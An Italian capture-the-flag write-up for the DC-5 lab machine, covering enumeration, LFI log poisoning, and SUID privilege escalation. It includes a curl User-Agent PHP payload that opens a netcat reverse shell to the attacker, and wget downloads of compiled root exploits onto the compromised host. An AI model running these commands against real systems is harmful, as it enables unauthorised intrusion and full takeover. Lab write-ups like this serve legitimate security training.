REPORT DC-5

1- Individuazione target (Tool Netdiscover)

```
192.168.1.25    08:00:27:6c:cd:39      3     180  PCS Systemtechnik GmbH
```

2- Scansione servizi (Tool Nmap)


```
└─# nmap -A  192.168.1.25
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-14 11:13 EDT
Nmap scan report for Host-010.home (192.168.1.25)
Host is up (0.00046s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33166/udp6  status
|   100024  1          33901/tcp   status
|   100024  1          51306/tcp6  status
|_  100024  1          52035/udp   status
MAC Address: 08:00:27:6C:CD:39 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

3- Scanner Directory Target (tool gobuster)

```
└─# gobuster dir -u 192.168.1.35 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3
-medium.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.35
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium
.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/14 11:14:15 Starting gobuster in directory enumeration mode
===============================================================
Error: error on running gobuster: unable to connect to http://192.168.1.35/: Get "http://192.16
8.1.35/": dial tcp 192.168.1.35:80: connect: no route to host
```

4- Sfruttamento LFI

Ci rendiamo conto dopo un'attenta enumerazione che la macchina in questione che è vulnerabile a LFI infatti riceviamo una risposta positiva alla seguente stringa /etc/passwd.



Essendo a conoscenza di Nginx come Server Web in esecuzione sulla macchina andiamo nel percorso dei file di configurazione:

- etc/nginx/nginx.conf

qui troviamo il percorso /var/log/access.log dove vengono impostati i login. Dirigendoci nel medesimo percorso sfruttiamo adesso un LFI per eseguire una php Reverse Shell.

Utilizzando il tool Curl come metodo per l'invio di una nuova richiesta http utilizzando la seguente sintassi:

- curl -A "<?= shell_exec('nc (ip locale) (nr. di porta) -e /bin/bash');?>" http://(ip da violare)/(file corrotto)

mettiamoci in ascolto in locale tramite il comando:

- nc -lvp (nr porta)

Riaggiorniamo la pagina del browser e siamo dentro.

5- Stabilizzazione shell tramite metodo Python


- python -c 'import pty;pty.spawn("/bin/bash")'

6- SUID

mediante la stringa:

- find / -user root -perm -4000 -print 2>/dev/null

troviamo l'elenco dei file Suid quindi eseguibili da Root



mediante searchsploit veniamo a conoscenza di 2 exploit per il privilage escalation.

7- Privilage escalation

Aprendo il file che contiene l'exploit, notiamo che ci sono diversi codici in C i quali dovranno essere compilati autonomamente.

Quindi prendiamo i singoli pezzi di codice e li inseriamo, ognuno, all'interno di un nuovo file i quali saranno i rispettivi:

- rootshell.c
- libhax.c
- script.sh

Proseguiamo con la compilazione dei file in C utilizzando per il compilatore GCC, quindi digitiamo per il primo file:

- gcc -fPIC -shared -ldl -o libhax.so libhax.c (come descritto all'interno dell' exploit)

Compiliamo il secondo file:

- gcc -o rootshell rootshell.c

Ora che abbiamo completato la compilazione manuale non ci resta altro da fare che importarli all' interno del server violato.

Per effettuare questa importazione attiviamo un semplice server, in locale, in python, quindi digitiamo:

- python2 -m SimpleHTTPServer 80

Ritorniamo nel server violato e con il comando WGET importiamo i tre file di cui abbiamo bisogno per eseguire il nostro exploit. Ci dirigiamo all'interno del percorso /tmp e digitiamo:

- wget http://(ip locale)/(nome del file da importare)

Una volta importati tutti e tre rendiamo eseguibile il file script.sh come il comando chmod, quindi digitiamo:

- chmod 777 script.sh

Ed infine lo eseguiamo con il comando:

- ./script.sh

Ora siamo diventati root !!

Ci dirigiamo nel percorso /root e qui troviamo l' unica flag presente all'interno di questa macchina.

Abbiamo concluso il Privilege Escaletion !!